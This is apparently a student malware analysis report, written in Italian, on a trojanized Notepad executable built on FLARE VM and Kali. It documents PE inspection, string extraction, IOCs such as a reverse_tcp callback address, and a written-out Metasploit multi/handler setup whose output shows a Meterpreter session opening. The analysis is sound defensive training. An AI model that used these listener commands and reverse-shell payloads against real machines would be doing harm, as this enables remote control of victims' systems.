

Malware Analysis Report – notepad-classico.exe

Corso: Cybersecurity Analyst

Modulo: W21D4

Studente: Emanuele cestari

1. Executive Summary

Questo report documenta l'intero processo di malware analysis eseguito sull'eseguibile notepad-classico.exe.

L'analisi ha combinato static analysis, estrazione di stringhe, ispezione della struttura PE, individuazione di IOC e verifica dinamica della callback tramite Metasploit.

L'indagine ha confermato che l'eseguibile è una versione trojanizzata di Notepad contenente una payload Meterpreter reverse_tcp.

2. Obiettivo dell'Esercitazione

L'obiettivo dell'esercitazione era identificare le librerie importate, analizzare le sezioni PE, estrarre stringhe sospette, identificare il comportamento di rete, individuare gli Indicatori di Compromissione (IOC) e verificare se l'eseguibile stabilisse una connessione reverse shell verso un listener.

3. Ambiente di Laboratorio

Tool / Componente Scopo

FLARE VM Macchina virtuale Windows utilizzata per malware analysis ed esecuzione del malware

Kali Linux Macchina attacker/listener utilizzata per Metasploit e verifica callback

CFF Explorer Tool utilizzato per l'analisi dei Portable Executable (PE)


FLOSS Tool utilizzato per estrazione e deoffuscamento delle stringhe

Metasploit Framework. Utilizzato per configurare il listener Meterpreter reverse_tcp

4. Analisi Iniziale del File PE

L'eseguibile è stato aperto inizialmente all'interno di CFF Explorer per analizzare in sicurezza la struttura Portable Executable senza eseguire il file.

Il file sembrava essere un normale eseguibile Notepad, tuttavia durante l'analisi sono state identificate diverse anomalie.



5. Analisi Import Directory

La Import Directory è stata analizzata per identificare le librerie Windows importate dal malware.

Le DLL importate forniscono informazioni importanti riguardo le capacità e il comportamento previsto dell'eseguibile.

Le DLL importate inizialmente sembravano quelle di una normale applicazione Notepad. Tuttavia, analisi più approfondite hanno rivelato funzionalità malevole nascoste.

DLL Funzionalità

KERNEL32.dll Operazioni core di Windows come gestione memoria, accesso file e processi

USER32.dll Interfaccia grafica Windows e funzioni di interazione utente

ADVAPI32.dll API avanzate Windows relative a registro e sicurezza

GDI32.dll Rendering grafico e funzioni GUI


SHELL32.dll Gestione shell Windows e file

COMDLG32.dll Funzioni Open/Save dialog

COMCTL32.dll Controlli grafici comuni Windows

msvcrt.dll Microsoft C Runtime Library

WINSPOOL.DRV Funzioni spooler stampante



CFF Explorer VIII - [notepad-classico.exe]

File Settings ?

notepad-classico.exe

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0003D65F	N/A	0003CAA0	0003CAA4	0003CAA8	0003CAAC	0003CAB0
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
comdlg32.dll	9	000400C8	00000000	FFFFFFFF	00040410	000012C4
SHELL32.dll	4	000400F0	00000000	FFFFFFFF	000404B5	00001174
WINSPOOL.DRV	3	00040104	00000000	FFFFFFFF	00040502	000012B4
COMCTL32.dll	1	00040114	00000000	FFFFFFFF	00040543	00001020
msvcrt.dll	22	0004011C	00000000	FFFFFFFF	00040566	000012EC
ADVAPI32.dll	7	00040178	00000000	FFFFFFFF	0004068A	00001000
KERNEL32.dll	57	00040198	00000000	FFFFFFFF	0004070F	0000108C
GDI32.dll	24	00040280	00000000	FFFFFFFF	00040AF1	00001028
USER32.dll	74	000402E4	00000000	FFFFFFFF	00040C5F	00001188

6. Analisi Section Header

La sezione Section Headers di CFF Explorer è stata analizzata per ispezionare la struttura interna PE dell'eseguibile.

Sezione Descrizione

.text Contiene codice macchina eseguibile

.data Contiene variabili inizializzate e dati statici

.idata Contiene API importate e Import Address Table

.rsrc Contiene icone, menu, risorse grafiche ed elementi interfaccia

Durante l'analisi sono state identificate sezioni duplicate .text e .rsrc.

Questa anomalia suggeriva fortemente comportamenti di modifica PE e code injection.

La sezione .text duplicata probabilmente conteneva il payload malevolo mentre la funzionalità originale di Notepad veniva mantenuta per ingannare l'utente.

7. Individuazione di Stringhe Nascoste nelle Section Headers

È stata eseguita un'analisi più approfondita direttamente nella struttura PE utilizzando la visualizzazione esadecimale disponibile in CFF Explorer.

Utilizzando la funzione Find nella sezione Section Headers, è stata cercata la keyword "dll".

Questo ha rivelato diverse stringhe nascoste legate al networking all'interno dell'eseguibile.

Una delle scoperte più importanti è stata:

WS2_32.dll

WS2_32.dll è la libreria Windows Socket API utilizzata per networking TCP/IP e comunicazione socket.

La presenza di questa libreria indica fortemente che l'eseguibile esegue comunicazioni di rete.

Sono state inoltre identificate ulteriori API e stringhe legate a Internet:

- * InternetOpenW

- * InternetConnectW


- * HTTPS

- * POST

- * tcp://192.168.50.100:9001

Questi risultati hanno fornito forti evidenze che il malware contenesse una payload reverse_tcp capace di comunicare con un server remoto Command and Control (C2).

L'indirizzo callback tcp://192.168.50.100:9001 corrispondeva direttamente alla configurazione listener Meterpreter utilizzata successivamente durante l'analisi dinamica.



8. Analisi FLOSS

FLOSS è stato eseguito contro il campione malware per estrarre stringhe nascoste ed embedded non immediatamente visibili durante l'ispezione iniziale.

Le stringhe estratte hanno confermato la presenza di API di rete, funzioni di comunicazione Internet e comportamento reverse connection.

Questa fase dell'analisi ha rafforzato l'ipotesi che l'eseguibile contenesse una payload Meterpreter reverse_tcp.

```
PS C:\Users\user\Desktop\MalwareLab > floss .\notepad-classico.exe | findstr tcp
INFO: floss: extracting static strings
finding decoding function features: 100%| 836/836 [00:00<00:00, 1475.40 functions/s, skipped 331 library functions (3
INFO: floss.stackstrings: extracting stackstrings from 472 functions
extracting stackstrings: 100%| 472/472 [00:02<00:00, 195.31 functions/s]
INFO: floss.tightstrings: extracting tightstrings from 20 functions...
extracting tightstrings from function 0x103211c: 100%| 20/20 [00:00<00:00, 22.46 functions/s]
INFO: floss.string_decoder: decoding strings
INFO: floss.results: pEoD
INFO: floss.results: MAwR
emulating function 0x102346d (call 1/1): 100%| 26/26 [00:03<00:00, 7.01 functions/s]
INFO: floss: finished execution after 19.39 seconds
INFO: floss: rendering results
[5592] WARNING: failed to remove temporary directory: C:\Users\User\AppData\Local\Temp\_MEI55922
tcp://192.168.50.100:9001
FLARE-VM 05/16/2026 17:48:04
PS C:\Users\user\Desktop\MalwareLab > |
```

Attiva W
Passa a Im

9. Verifica Network e Callback

Dopo aver completato la static analysis, è stata eseguita un'analisi dinamica all'interno di un ambiente virtuale isolato.

Un listener Metasploit multi/handler è stato configurato sulla macchina Kali Linux utilizzando i seguenti comandi:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.50.100
set LPORT 9001
run
```

Durante il troubleshooting, è stata eseguita la verifica rete utilizzando ip a su Kali Linux per confermare che l'indirizzo IP del listener esistesse nella rete di laboratorio.

L'analisi ha confermato che Kali Linux era configurato con l'indirizzo 192.168.50.100 sull'interfaccia interna del laboratorio.

Dopo l'attivazione del listener, il campione malware è stato eseguito all'interno della FLARE VM.

L'eseguibile ha aperto una falsa finestra Notepad mentre tentava silenziosamente di stabilire una callback reverse_tcp verso Kali Linux.

Il listener Metasploit ha ricevuto correttamente la callback aprendo una sessione Meterpreter.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 56:ee:d8:69:43:d9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.6/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
        valid_lft 2965sec preferred_lft 2965sec
    inet6 fe80::663e:ff02:b5b9:f01a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 56:67:05:e8:31:63 brd ff:ff:ff:ff:ff:ff
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(multi/handler) > set LPORT 9001
LPORT => 9001
msf exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.50.100:9001:- -
[*] Started reverse TCP handler on 0.0.0.0:9001
[*] Sending stage (196678 bytes) to 192.168.50.150
[*] Meterpreter session 1 opened (192.168.50.100:9001 -> 192.168.50.150:34502) at 2026-05-16 09:39:28 -0500

meterpreter > 
```

10. Valutazione Comportamentale

L'indagine ha confermato che l'eseguibile si comportava come un'applicazione trojanizzata.

Il malware manteneva l'interfaccia grafica legittima di Notepad per evitare sospetti mentre eseguiva segretamente funzionalità di networking malevole in background.

La payload reverse_tcp tentava di stabilire comunicazione con il listener remoto configurato su Kali Linux.

Questo comportamento è coerente con RAT (Remote Access Trojan) e payload basate su Meterpreter.

11. Mapping MITRE ATT&CK

Tecnica Descrizione

T1036.005 – Masquerading Il malware si maschera come un eseguibile Notepad legittimo

T1027 – Obfuscated/Compressed Files Sezioni PE modificate e comportamento payload nascosto

T1204.002 – User Execution La vittima deve eseguire manualmente il file

T1071 – Application Layer Protocol Comunicazione di rete tramite protocolli TCP/application layer

12. Indicatori di Compromissione (IOC)

- * WS2_32.dll
- * InternetOpenW
- * InternetConnectW
- * tcp://192.168.50.100:9001
- * Meterpreter reverse_tcp
- * Sezione .text duplicata
- * Sezione .rsrc duplicata

13. Conclusione Finale

L'intera investigazione ha dimostrato che notepad-classico.exe è un eseguibile trojanizzato malevolo contenente una payload Meterpreter reverse_tcp.

La static analysis ha rivelato manipolazione PE, sezioni eseguibili duplicate, stringhe di networking nascoste e indicatori di comunicazione embedded.

La dynamic analysis ha confermato con successo il comportamento malware tramite una sessione callback Meterpreter verso il listener Kali Linux.

La combinazione di PE analysis, string extraction, individuazione networking e verifica dinamica callback ha fornito prove conclusive del comportamento malevolo dell'eseguibile.